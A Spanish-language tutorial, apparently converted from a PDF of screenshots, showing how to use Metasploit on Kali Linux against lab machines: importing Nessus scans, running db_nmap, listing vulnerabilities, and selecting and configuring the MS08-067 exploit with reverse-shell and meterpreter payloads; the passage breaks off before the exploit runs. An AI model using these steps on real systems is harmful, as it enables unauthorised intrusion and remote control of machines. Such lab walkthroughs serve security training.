


MetaSploit, tomar control de equipos remotos

MetaSploit es una suite o conjunto de programas en realidad. Está diseñada para explotar las vulnerabilidades de los equipos y es sin duda el programa más usado por los mejores hackers del mundo. Dentro de MetaSploit, disponemos de multitud de herramientas y programas para ejecutar en las diferentes vulnerabilidades de cada equipo, a cada una de estas aplicaciones se le llama sploit.

Primero vamos a arrancar nuestra Kali Linux y le configuramos la red con una IP estática dentro del rango de red de la víctima con `sudo nano /etc/network/interfaces`.



```
Máquina Ver Dispositivos Ayuda
GNU nano 2.0.7 File: /etc/network/interfaces

# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).


# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
auto eth0
iface eth0 inet static
address 192.168.20.25
netmask 255.255.255.0
gateway 192.168.20.1

[ Wrote 14 lines ]

msfadmin@metasploitable:~$ _
```

Cada vez que hagamos modificaciones de red, debemos reiniciarla. Si hacemos un `ifconfig` y sigue sin asignarnos la IP que le hemos puesto, reiniciamos Kali.



```
Máquina Ver Dispositivos Ayuda

msfadmin@metasploitable:~$ sudo /etc/init.d/networking restart
* Reconfiguring network interfaces... [ OK ]

msfadmin@metasploitable:~$ _
```

Ahora necesitaremos los logs de algún programa de detección de vulnerabilidades como el [Nessus](#) o el Openvas que hayamos usado anteriormente. Existe una guía sencilla de Nessus donde viene como obtenerlo paso a paso.

Abrimos Metasploit en Aplicaciones, Kali Linux, Servicios del sistema, Metasploit, Community pro start.



Nos arrancará sin problemas.

```
root@kali: ~  
Archivo  Editar  Ver  Buscar  Terminal  Ayuda  
[ ok ] Starting PostgreSQL 9.1 database server: main.  
Configuring Metasploit...  
Creating metasploit database user 'msf3'...  
Creating metasploit database 'msf3'...  
insserv: warning: current start runlevel(s) (empty) of script `metasploit' overr  
ides LSB defaults (2 3 4 5).  
insserv: warning: current stop runlevel(s) (0 1 2 3 4 5 6) of script `metasploit  
' overrides LSB defaults (0 1 6).  
[ ok ] Starting Metasploit rpc server: prosvc.  
[ ok ] Starting Metasploit web server: thin.  
[ ok ] Starting Metasploit worker: worker.  
root@kali:~#
```

Ahora vamos a crear la consola msf o de Metasploit. Tardará un rato amplio, luego pasado unos minutos empezará a crear las tablas.

```
root@kali: ~
Archivo  Editar  Ver  Buscar  Terminal  Ayuda
n_sessions_id_seq" for serial column "metasploit_credential_origin_sessions.id"
NOTICE: CREATE TABLE / PRIMARY KEY will create implicit index "metasploit_creden
tial_origin_sessions_pkey" for table "metasploit_credential_origin_sessions"
NOTICE: CREATE TABLE will create implicit sequence "metasploit_credential_origi
n_services_id_seq" for serial column "metasploit_credential_origin_services.id"
NOTICE: CREATE TABLE / PRIMARY KEY will create implicit index "metasploit_creden
tial_origin_services_pkey" for table "metasploit_credential_origin_services"
NOTICE: CREATE TABLE will create implicit sequence "metasploit_credential_cores
_id_seq" for serial column "metasploit_credential_cores.id"
NOTICE: CREATE TABLE / PRIMARY KEY will create implicit index "metasploit_creden
tial_cores_pkey" for table "metasploit_credential_cores"
NOTICE: CREATE TABLE will create implicit sequence "metasploit_credential_login
s_id_seq" for serial column "metasploit_credential_logins.id"
NOTICE: CREATE TABLE / PRIMARY KEY will create implicit index "metasploit_creden
tial_logins_pkey" for table "metasploit_credential_logins"
NOTICE: CREATE TABLE will create implicit sequence "metasploit_credential_origi
n_cracked_passwords_id_seq" for serial column "metasploit_credential_origin_cra
cked_passwords.id"
NOTICE: CREATE TABLE / PRIMARY KEY will create implicit index "metasploit_creden
tial_origin_cracked_passwords_pkey" for table "metasploit_credential_origin_cra
cked_passwords"
[*] The initial module cache will be built in the background, this can take 2-5
minutes...
```

Y finalmente sale la línea de consola.

```
root@kali: ~
Archivo  Editar  Ver  Buscar  Terminal  Ayuda
ntial_origin_cracked_passwords_pkey" for table "metasploit_credential_origin_cra
cked_passwords"
[*] The initial module cache will be built in the background, this can take 2-5
minutes...

  ((-----))
  ( ) 0 0 ( )
   \  /
  o_o \  MSF
       \|
       |||  ww |||
       |||  |||

Payload caught by AV? Fly under the radar with Dynamic Payloads in
Metasploit Pro -- learn more on http://rapid7.com/metasploit

      =[ metasploit v4.10.0-2014100101 [core:4.10.0.pre.2014100101 api:1.0.0]]
+ -- --=[ 1347 exploits - 743 auxiliary - 217 post
+ -- --=[ 340 payloads - 35 encoders - 8 nops
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > 
```

Para ver la lista de comandos usamos la interrogación hacia abajo.

```
root@kali: ~
Archivo  Editar  Ver  Buscar  Terminal  Ayuda
version      Show the framework and console library version numbers

Database Backend Commands
=====

Command      Description
-----
creds        List all credentials in the database
db_connect   Connect to an existing database
db_disconnect Disconnect from the current database instance
db_export     Export a file containing the contents of the database
db_import     Import a scan result file (filetype will be auto-detected)
db_nmap       Executes nmap and records the output automatically
db_rebuild_cache Rebuilds the database-stored module cache
db_status     Show the current database status
hosts        List all hosts in the database
loot         List all loot in the database
notes        List all notes in the database
services     List all services in the database
vulns        List all vulnerabilities in the database
workspace    Switch between database workspaces

msf > ?
```

Una cosa importante son los Workspace o lugares de trabajo, si ejecutamos workspace, entra en nuestro entorno de trabajo por defecto.

```
root@kali: ~
Archivo  Editar  Ver  Buscar  Terminal  Ayuda

Database Backend Commands
=====

Command      Description
-----
creds        List all credentials in the database
db_connect   Connect to an existing database
db_disconnect Disconnect from the current database instance
db_export    Export a file containing the contents of the database
db_import    Import a scan result file (filetype will be auto-detected)
db_nmap      Executes nmap and records the output automatically
db_rebuild_cache Rebuilds the database-stored module cache
db_status    Show the current database status
hosts        List all hosts in the database
loot         List all loot in the database
notes        List all notes in the database
services     List all services in the database
vulns        List all vulnerabilities in the database
workspace    Switch between database workspaces

msf > workspace
* default
msf > 
```

Creamos otro workspace para atacar un Windows XP y vemos que se ha creado. Para ello ponemos workspace -a WinXP.


```
root@kali: ~
Archivo  Editar  Ver  Buscar  Terminal  Ayuda

-----
creds          List all credentials in the database
db_connect     Connect to an existing database
db_disconnect  Disconnect from the current database instance
db_export      Export a file containing the contents of the database
db_import      Import a scan result file (filetype will be auto-detected)
db_nmap        Executes nmap and records the output automatically
db_rebuild_cache Rebuilds the database-stored module cache
db_status      Show the current database status
hosts          List all hosts in the database
loot           List all loot in the database
notes          List all notes in the database
services       List all services in the database
vulns          List all vulnerabilities in the database
workspace      Switch between database workspaces

msf > workspace
* default
msf > workspace -a WinXP
[*] Added workspace: WinXP
msf > workspace
default
* WinXP
msf > 
```

Creamos varios, uno por cada máquina virtual que tengamos y que queramos atacar.

```
root@kali: ~  
Archivo  Editar  Ver  Buscar  Terminal  Ayuda  
services      List all services in the database  
vulns          List all vulnerabilities in the database  
workspace      Switch between database workspaces  
  
msf > workspace  
* default  
msf > workspace -a WinXP  
[*] Added workspace: WinXP  
msf > workspace  
default  
* WinXP  
msf > workspace -a Server2003  
[*] Added workspace: Server2003  
msf > workspace -a Metasploit  
[*] Added workspace: Metasploit  
msf > workspace -a Debian  
[*] Added workspace: Debian  
msf > workspace  
default  
WinXP  
Server2003  
Metasploit  
* Debian  
msf >
```

El asterisco marca el que está activo en este momento. Para cambiarlo se hace workspace y el nombre del workspace al que deseamos acceder.


```
root@kali: ~
Archivo  Editar  Ver  Buscar  Terminal  Ayuda

db_rebuild_cache  Rebuilds the database-stored module cache
db_status         Show the current database status
hosts            List all hosts in the database
loot             List all loot in the database
notes           List all notes in the database
services        List all services in the database
vulns           List all vulnerabilities in the database
workspace        Switch between database workspaces

msf > workspace
default
WinXP
Server2003
MetaSploit
* Debian
msf > workspace WinXP
[*] Workspace: WinXP
msf > workspace
default
* WinXP
Server2003
MetaSploit
Debian
msf >
```

Damos un ls para ver el nombre de los archivos a importar del [Nessus](#) que salvé anteriormente. En este caso para no complicarme los metí en el Home del root, que es desde el directorio que me arranca Metasploit.

```
root@kali: ~
Archivo  Editar  Ver  Buscar  Terminal  Ayuda
Debian
msf > ls
[*] exec: ls
Debian.nessus
Debian_wexklf.html
Debian_xw014e.csv
Desktop
Hackertest.mtgx
Hackertest.nessus
kb_192.168.20.31.txt
Metasploit_5mi6ro.html
Metasploit_dj99kr.csv
Metasploit.nessus
Metasploit.txt
Server2003_fjnuhn.html
Server2003_ghzv96.csv
Server2003.nessus
VBoxLinuxAdditions.run
Windows_XP_ch10dy.html
WindowsXP.nessus
Windows_XP_ocpo6h.csv
XPSP2.xml
msf >
```

Ahora importamos el archivo del Nesus del Windows XP con el comando `db_import` al workspace en el que estamos.

```
root@kali: ~
Archivo  Editar  Ver  Buscar  Terminal  Ayuda
Debian.nessus
Debian_wexklf.html
Debian_xw014e.csv
Desktop
Hackertest.mtgx
Hackertest.nessus
kb_192.168.20.31.txt
Metasploit_5mi6ro.html
Metasploit_dj99kr.csv
Metasploit.nessus
Metasploit.txt
Server2003_fjnuhn.html
Server2003_ghzv96.csv
Server2003.nessus
VBoxLinuxAdditions.run
Windows_XP_ch10dy.html
WindowsXP.nessus
Windows_XP_ocpo6h.csv
XPSP2.xml
msf > db import WindowsXP.nessus
[*] Importing 'Nessus XML (v2)' data
[*] Importing host 192.168.20.182
[*] Successfully imported /root/WindowsXP.nessus
msf >
```

Ahora entramos en el workspace del Server2003 y vemos con el comando hosts los equipos que descubrimos con el [Nessus](#).

```
root@kali: ~
Archivo  Editar  Ver  Buscar  Terminal  Ayuda
Hackertest.mtgx
Hackertest.nessus
kb_192.168.20.31.txt
Metasploit_5mi6ro.html
Metasploit_dj99kr.csv
Metasploit.nessus
Metasploit.txt
Server2003_fjnuhn.html
Server2003_ghzv96.csv
Server2003.nessus
VBoxLinuxAdditions.run
Windows_XP_ch10dy.html
WindowsXP.nessus
Windows_XP_ocpo6h.csv
XPSP2.xml
msf > hosts

Hosts
=====

address      mac          name          os_name      os_flavor    o
s_sp  purpose  info  comments
-----
-----
-----
192.168.20.31  08:00:27:13:E7:2E  192.168.20.31  Microsoft Windows  2003      S
P2      server

msf >
```

Ahora usamos el comando `db_nmap -v -A` y la IP del equipo para ver los puertos abiertos de la víctima.

```
root@kali: ~  
Archivo  Editar  Ver  Buscar  Terminal  Ayuda  
msf > db_nmap -v -A 192.168.20.31  
[*] Nmap: Starting Nmap 6.47 ( http://nmap.org ) at 2015-01-15 09:43 CET  
[*] Nmap: NSE: Loaded 118 scripts for scanning.  
[*] Nmap: NSE: Script Pre-scanning.  
[*] Nmap: Initiating ARP Ping Scan at 09:43  
[*] Nmap: Scanning 192.168.20.31 [1 port]  
[*] Nmap: Completed ARP Ping Scan at 09:43, 0.02s elapsed (1 total hosts)  
[*] Nmap: Initiating Parallel DNS resolution of 1 host. at 09:43  
[*] Nmap: Completed Parallel DNS resolution of 1 host. at 09:43, 0.24s elapsed  
[*] Nmap: Initiating SYN Stealth Scan at 09:43  
[*] Nmap: Scanning 192.168.20.31 [1000 ports]  
[*] Nmap: Discovered open port 135/tcp on 192.168.20.31  
[*] Nmap: Discovered open port 139/tcp on 192.168.20.31  
[*] Nmap: Discovered open port 445/tcp on 192.168.20.31  
[*] Nmap: Discovered open port 88/tcp on 192.168.20.31  
[*] Nmap: Discovered open port 593/tcp on 192.168.20.31  
[*] Nmap: Discovered open port 3268/tcp on 192.168.20.31  
[*] Nmap: Discovered open port 464/tcp on 192.168.20.31  
[*] Nmap: Discovered open port 636/tcp on 192.168.20.31  
[*] Nmap: Discovered open port 1027/tcp on 192.168.20.31  
[*] Nmap: Discovered open port 1026/tcp on 192.168.20.31  
[*] Nmap: Discovered open port 389/tcp on 192.168.20.31  
[*] Nmap: Discovered open port 1042/tcp on 192.168.20.31  
[*] Nmap: Discovered open port 3269/tcp on 192.168.20.31  
[*] Nmap: Completed SYN Stealth Scan at 09:43, 0.48s elapsed (1000 total ports)  
[*] Nmap: Initiating Service scan at 09:43
```

Los comando del `db_nmap`, son los mismos que con el programa Nmap. En MetaSploit para obtener ayuda de un comando escribimos `help` comando (ejemplo: `help workspace`), pero en los externos como es el `db_nmap`, usaremos comando `-h` (ejemplo: `db_nmap -h`).


```
root@kali: ~
Archivo  Editar  Ver  Buscar  Terminal  Ayuda
msf > db nmap -h
[*] Nmap: Nmap 6.47 ( http://nmap.org )
[*] Nmap: Usage: nmap [Scan Type(s)] [Options] {target specification}
[*] Nmap: TARGET SPECIFICATION:
[*] Nmap: Can pass hostnames, IP addresses, networks, etc.
[*] Nmap: Ex: scanme.nmap.org, microsoft.com/24, 192.168.0.1; 10.0.0-255.1-254
[*] Nmap: -iL <inputfilename>: Input from list of hosts/networks
[*] Nmap: -iR <num hosts>: Choose random targets
[*] Nmap: --exclude <host1[,host2][,host3],...>: Exclude hosts/networks
[*] Nmap: --excludefile <exclude_file>: Exclude list from file
[*] Nmap: HOST DISCOVERY:
[*] Nmap: -sL: List Scan - simply list targets to scan
[*] Nmap: -sn: Ping Scan - disable port scan
[*] Nmap: -Pn: Treat all hosts as online -- skip host discovery
[*] Nmap: -PS/PA/PU/PY[portlist]: TCP SYN/ACK, UDP or SCTP discovery to given ports
[*] Nmap: -PE/PP/PM: ICMP echo, timestamp, and netmask request discovery probes
[*] Nmap: -PO[protocol list]: IP Protocol Ping
[*] Nmap: -n/-R: Never do DNS resolution/Always resolve [default: sometimes]
[*] Nmap: --dns-servers <serv1[,serv2],...>: Specify custom DNS servers
[*] Nmap: --system-dns: Use OS's DNS resolver
[*] Nmap: --traceroute: Trace hop path to each host
[*] Nmap: SCAN TECHNIQUES:
[*] Nmap: -sS/sT/sA/sW/sM: TCP SYN/Connect()/ACK/Window/Maimon scans
[*] Nmap: -sU: UDP Scan
[*] Nmap: -sN/sF/sX: TCP Null, FIN, and Xmas scans
[*] Nmap: --scanflags <flags>: Customize TCP scan flags
[*] Nmap: -sI <zombie host[:probeport]>: Idle scan
[*] Nmap: -sY/sZ: SCTP INIT/COOKIE-ECHO scans
```

El comando services nos muestra los servicios abiertos de la víctima.

```
root@kali: ~
Archivo  Editar  Ver  Buscar  Terminal  Ayuda
[*] Nmap: nmap -v -iR 10000 -Pn -p 80
[*] Nmap: SEE THE MAN PAGE (http://nmap.org/book/man.html) FOR MORE OPTIONS AND EXAMPLES
msf > services

Services
=====

host      port  proto  name      state  info
----
192.168.20.31  88    tcp    kerberos-sec  open   Windows 2003 Kerberos server time: 2015-01-15 08:44:05Z
192.168.20.31  123   udp    ntp         open
192.168.20.31  135   tcp    msrpc       open   Microsoft Windows RPC
192.168.20.31  137   udp    netbios-ns  open
192.168.20.31  139   tcp    netbios-ssn open
192.168.20.31  389   tcp    ldap        open
192.168.20.31  445   tcp    microsoft-ds open   Microsoft Windows 2003 or 2008 microsoft-ds
192.168.20.31  464   tcp    kpasswd5    open
192.168.20.31  593   tcp    ncacn_http  open   Microsoft Windows RPC over HTTP 1.0
192.168.20.31  636   tcp    tcpwrapped  open
192.168.20.31  1026  tcp    msrpc       open   Microsoft Windows RPC
192.168.20.31  1027  tcp    ncacn_http  open   Microsoft Windows RPC over HTTP 1.0
192.168.20.31  1038  tcp    dce-rpc     open
192.168.20.31  1042  tcp    msrpc       open   Microsoft Windows RPC
192.168.20.31  3268  tcp    ldap        open
192.168.20.31  3269  tcp    tcpwrapped  open

msf > 
```

El comando vulns nos mostrará las vulnerabilidades del archivo obtenido por el [Nessus](#), el Openvas, etc.

```
root@kali: ~
Archivo Editar Ver Buscar Terminal Ayuda

msf > vulns
[*] Time: 2015-01-14 12:34:53 UTC Vuln: host=192.168.20.31 name=Nessus Scan Information refs=NSS-19506
[*] Time: 2015-01-14 12:34:53 UTC Vuln: host=192.168.20.31 name=Common Platform Enumeration (CPE) refs=NSS-45590
[*] Time: 2015-01-14 12:34:53 UTC Vuln: host=192.168.20.31 name=Device Type refs=NSS-54615
[*] Time: 2015-01-14 12:34:54 UTC Vuln: host=192.168.20.31 name=MS08-067: Microsoft Windows Server Service Crafted RPC Request Handling Remote Code Execution (958644) (uncredentialed check) refs=CVE-2008-4250,BID-31874,OSVDB-49243,MSFT-MS08-067,IAVA-2008-A-0081,CWE-94,MSF-MS08-067 Microsoft Server Service Relative Path Stack Corruption,NSS-34477
[*] Time: 2015-01-14 12:34:54 UTC Vuln: host=192.168.20.31 name=OS Identification refs=NSS-11936
[*] Time: 2015-01-14 12:34:54 UTC Vuln: host=192.168.20.31 name=Traceroute Information refs=NSS-10287
[*] Time: 2015-01-14 12:34:54 UTC Vuln: host=192.168.20.31 name=Ethernet Card Manufacturer Detection refs=NSS-35716
[*] Time: 2015-01-14 12:34:54 UTC Vuln: host=192.168.20.31 name=LDAP Crafted Search Request Server Information Disclosure refs=NSS-25701
[*] Time: 2015-01-14 12:34:54 UTC Vuln: host=192.168.20.31 name=LDAP Crafted Search Request Server Information Disclosure refs=NSS-25701
[*] Time: 2015-01-14 12:34:54 UTC Vuln: host=192.168.20.31 name=LDAP Server Detection refs=NSS-20870
[*] Time: 2015-01-14 12:34:54 UTC Vuln: host=192.168.20.31 name=LDAP Server Detection refs=NSS-20870
[*] Time: 2015-01-14 12:34:54 UTC Vuln: host=192.168.20.31 name=Service Detection refs=NSS-22964
[*] Time: 2015-01-14 12:34:55 UTC Vuln: host=192.168.20.31 name=Service Detection refs=NSS-22964
[*] Time: 2015-01-14 12:34:55 UTC Vuln: host=192.168.20.31 name=Service Detection refs=NSS-22964
[*] Time: 2015-01-14 12:34:55 UTC Vuln: host=192.168.20.31 name=Network Time Protocol (NTP) Server
```

El comando search nos ayuda a buscar módulos del MSF (Metasploit). Por ejemplo, si necesitamos un módulo para atacar una vulnerabilidad DNS, ponemos search dns y vemos de qué módulos disponemos y su ubicación.

```
root@kali: ~
Archivo Editar Ver Buscar Terminal Ayuda

ction refs=NSS-11011
msf > search dns

Matching Modules
=====

Name                                     Disclosure Date  Rank    Description
----
auxiliary/dos/mdns/avahi_portzero        2008-11-14      normal  Avahi Source
Port 0 DoS
auxiliary/dos/windows/llmnr/ms11_030_dnsapi 2011-04-12      normal  Microsoft Windows DNSAPI.dll LLMNR Buffer Underrun DoS
auxiliary/fuzzers/dns/dns_fuzzer          normal          DNS and DNSSE
C Fuzzer
auxiliary/gather/dns_bruteforce           normal          DNS Bruteforce
Enumeration
auxiliary/gather/dns_cache_scraper         normal          DNS Non-Recur
sive Record Scraper
auxiliary/gather/dns_info                 normal          DNS Basic Inf
ormation Enumeration
auxiliary/gather/dns_reverse_lookup        normal          DNS Reverse L
ookup Enumeration
auxiliary/gather/dns_srv_enum              normal          DNS Common Se
rvice Record Enumeration
auxiliary/gather/enum_dns                 normal          DNS Record Sc
anner and Enumerator
auxiliary/scanner/dns/dns_amp              normal          DNS Amplifica
tion Scanner
```


Uno de los exploits mostrados es el exploit/windows7dcerpc7ms07_029_msdns_zonename que explota una vulnerabilidad del DNS de los Windows 2000 y 2003 servers mediante el protocolo RPC en los controladores de dominio. Este exploit realiza un ataque DoS o de denegación de servicio que permite tumbar al servidor.

En 2003 Server tenemos una vulnerabilidad grave llamada ms08, la buscamos.

```
root@kali: ~  
Archivo  Editar  Ver  Buscar  Terminal  Ayuda  
[*] Time: 2015-01-14 12:34:58 UTC Vuln: host=192.168.20.31 name=Microsoft Windows SMB Service Detection refs=NSS-11011  
[*] Time: 2015-01-14 12:34:58 UTC Vuln: host=192.168.20.31 name=Microsoft Windows SMB Service Detection refs=NSS-11011  
msf > search ms08  
  
Matching Modules  
=====
```

Name	Disclosure Date	Rank	Description
auxiliary/admin/ms/ms08_059_his2006	2008-10-14	normal	Microsoft Host Integration Server 2006 Command Execution Vulnerability
exploit/windows/browser/ms08_041_snapshotviewer	2008-07-07	excellent	Snapshot Viewer for Microsoft Access ActiveX Control Arbitrary File Download
exploit/windows/browser/ms08_053_mediaencoder	2008-09-09	normal	Windows Media Encoder 9 wmex.dll ActiveX Buffer Overflow
exploit/windows/browser/ms08_070_visual_studio_msmask	2008-08-13	normal	Microsoft Visual Studio Mmask32.ocx ActiveX Buffer Overflow
exploit/windows/browser/ms08_078_xml_corruption	2008-12-07	normal	MS08-078 Microsoft Internet Explorer Data Binding Memory Corruption
exploit/windows/smb/ms08_067_netapi	2008-10-28	great	MS08-067 Microsoft Server Service Relative Path Stack Corruption
exploit/windows/smb/smb_relay	2001-03-31	excellent	MS08-068 Microsoft Windows SMB Relay Code Execution

```
msf >
```

Ahora ejecutamos ese exploit que está en exploit/windows/smb/ms08_067_netapi. Para ello usamos el comando use.

```
root@kali: ~
Archivo  Editar  Ver  Buscar  Terminal  Ayuda
ction refs=NSS-11011
[*] Time: 2015-01-14 12:34:58 UTC Vuln: host=192.168.20.31 name=Microsoft Windows SMB Service Dete
ction refs=NSS-11011
msf > search ms08

Matching Modules
=====

  Name                                         Disclosure Date  Rank      Description
  ----                                         -
  auxiliary/admin/ms/ms08_059_his2006         2008-10-14       normal    Microsoft Ho
st Integration Server 2006 Command Execution Vulnerability
  exploit/windows/browser/ms08_041_snapshotviewer 2008-07-07       excellent Snapshot Vie
wer for Microsoft Access ActiveX Control Arbitrary File Download
  exploit/windows/browser/ms08_053_mediaencoder 2008-09-09       normal    Windows Medi
a Encoder 9 wmex.dll ActiveX Buffer Overflow
  exploit/windows/browser/ms08_070_visual_studio_msmask 2008-08-13       normal    Microsoft Vi
sual Studio Mdmask32.ocx ActiveX Buffer Overflow
  exploit/windows/browser/ms08_078_xml_corruption 2008-12-07       normal    MS08-078 Mic
rosoft Internet Explorer Data Binding Memory Corruption
  exploit/windows/smb/ms08_067_netapi         2008-10-28       great     MS08-067 Mic
rosoft Server Service Relative Path Stack Corruption
  exploit/windows/smb/smb_relay               2001-03-31       excellent MS08-068 Mic
rosoft Windows SMB Relay Code Execution

msf > use exploit/windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) >
```

Entramos en el host remoto. Para ello ponemos set RHOST y la IP de la víctima.

```
root@kali: ~
Archivo  Editar  Ver  Buscar  Terminal  Ayuda
ction refs=NSS-11011
msf > search ms08

Matching Modules
=====

  Name                                         Disclosure Date  Rank      Description
  ----                                         -
  auxiliary/admin/ms/ms08_059_his2006         2008-10-14       normal    Microsoft Ho
st Integration Server 2006 Command Execution Vulnerability
  exploit/windows/browser/ms08_041_snapshotviewer 2008-07-07       excellent Snapshot Vie
wer for Microsoft Access ActiveX Control Arbitrary File Download
  exploit/windows/browser/ms08_053_mediaencoder 2008-09-09       normal    Windows Medi
a Encoder 9 wmex.dll ActiveX Buffer Overflow
  exploit/windows/browser/ms08_070_visual_studio_msmask 2008-08-13       normal    Microsoft Vi
sual Studio Mdmask32.ocx ActiveX Buffer Overflow
  exploit/windows/browser/ms08_078_xml_corruption 2008-12-07       normal    MS08-078 Mic
rosoft Internet Explorer Data Binding Memory Corruption
  exploit/windows/smb/ms08_067_netapi         2008-10-28       great     MS08-067 Mic
rosoft Server Service Relative Path Stack Corruption
  exploit/windows/smb/smb_relay               2001-03-31       excellent MS08-068 Mic
rosoft Windows SMB Relay Code Execution

msf > use exploit/windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) > set RHOST 192.168.20.31
RHOST => 192.168.20.31
msf exploit(ms08_067_netapi) >
```

Si escribimos info nos mostrará información de la vulnerabilidad.

```
root@kali: ~
Archivo  Editar  Ver  Buscar  Terminal  Ayuda
Name      Current Setting  Required  Description
----      -
RHOST     192.168.20.31    yes       The target address
RPORT     445              yes       Set the SMB service port
SMBPIPE   BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)

Payload information:
Space: 400
Avoid: 8 characters

Description:
This module exploits a parsing flaw in the path canonicalization
code of NetAPI32.dll through the Server Service. This module is
capable of bypassing NX on some operating systems and service packs.
The correct target must be used to prevent the Server Service (along
with a dozen others in the same process) from crashing. Windows XP
targets seem to handle multiple successful exploitation events, but
2003 targets will often crash or hang on subsequent attempts. This
is just the first version of this module, full support for NX bypass
on 2003, along with other platforms, is still in development.

References:
http://cvedetails.com/cve/2008-4250/
http://www.osvdb.org/49243
http://technet.microsoft.com/en-us/security/bulletin/MS08-067
http://www.rapid7.com/vulndb/lookup/dcerpc-ms-netapi-netpathcanonicalize-dos

msf exploit(ms08_067_netapi) > info
```

Entramos en nuestro host y vemos que payloads podemos usar. Para ello entramos con set LHOST y nuestra IP, y luego mostramos los payloads con show payloads.

```
root@kali: ~
Archivo  Editar  Ver  Buscar  Terminal  Ayuda
msf exploit(ms08_067_netapi) > set LHOST 192.168.20.21
LHOST => 192.168.20.21
msf exploit(ms08_067_netapi) > show payloads

Compatible Payloads
=====

Name      Disclosure Date  Rank  Description
----      -
generic/custom                                normal  Custom Payload
generic/debug_trap                            normal  Generic x86 Debug Tra
p
generic/shell_bind_tcp                        normal  Generic Command Shell
, Bind TCP Inline
generic/shell_reverse_tcp                     normal  Generic Command Shell
, Reverse TCP Inline
generic/tight_loop                            normal  Generic x86 Tight Loo
p
windows/dllinject/bind_ipv6_tcp               normal  Reflective DLL Inject
ion, Bind TCP Stager (IPv6)
windows/dllinject/bind_nonx_tcp               normal  Reflective DLL Inject
ion, Bind TCP Stager (No NX or Win7)
windows/dllinject/bind_tcp                    normal  Reflective DLL Inject
ion, Bind TCP Stager
windows/dllinject/reverse_hop_http             normal  Reflective DLL Inject
ion, Reverse Hop HTTP Stager
windows/dllinject/reverse_http                normal  Reflective DLL Inject
ion, Reverse HTTP Stager

imágenes y archivos de gráficos.
```


Cargamos el payload meterpreter para controlar la shell del Server 2003. Con esto lo que hacemos es ejecutar una consola de comandos interna de la víctima para poder controlarla.

```
root@kali: ~
Archivo  Editar  Ver  Buscar  Terminal  Ayuda
e Injection), Bind TCP Stager (IPv6)                                normal  VNC Server (Reflectiv
  windows/vncinject/bind_nonx_tcp
e Injection), Bind TCP Stager (No NX or Win7)                      normal  VNC Server (Reflectiv
  windows/vncinject/bind_tcp
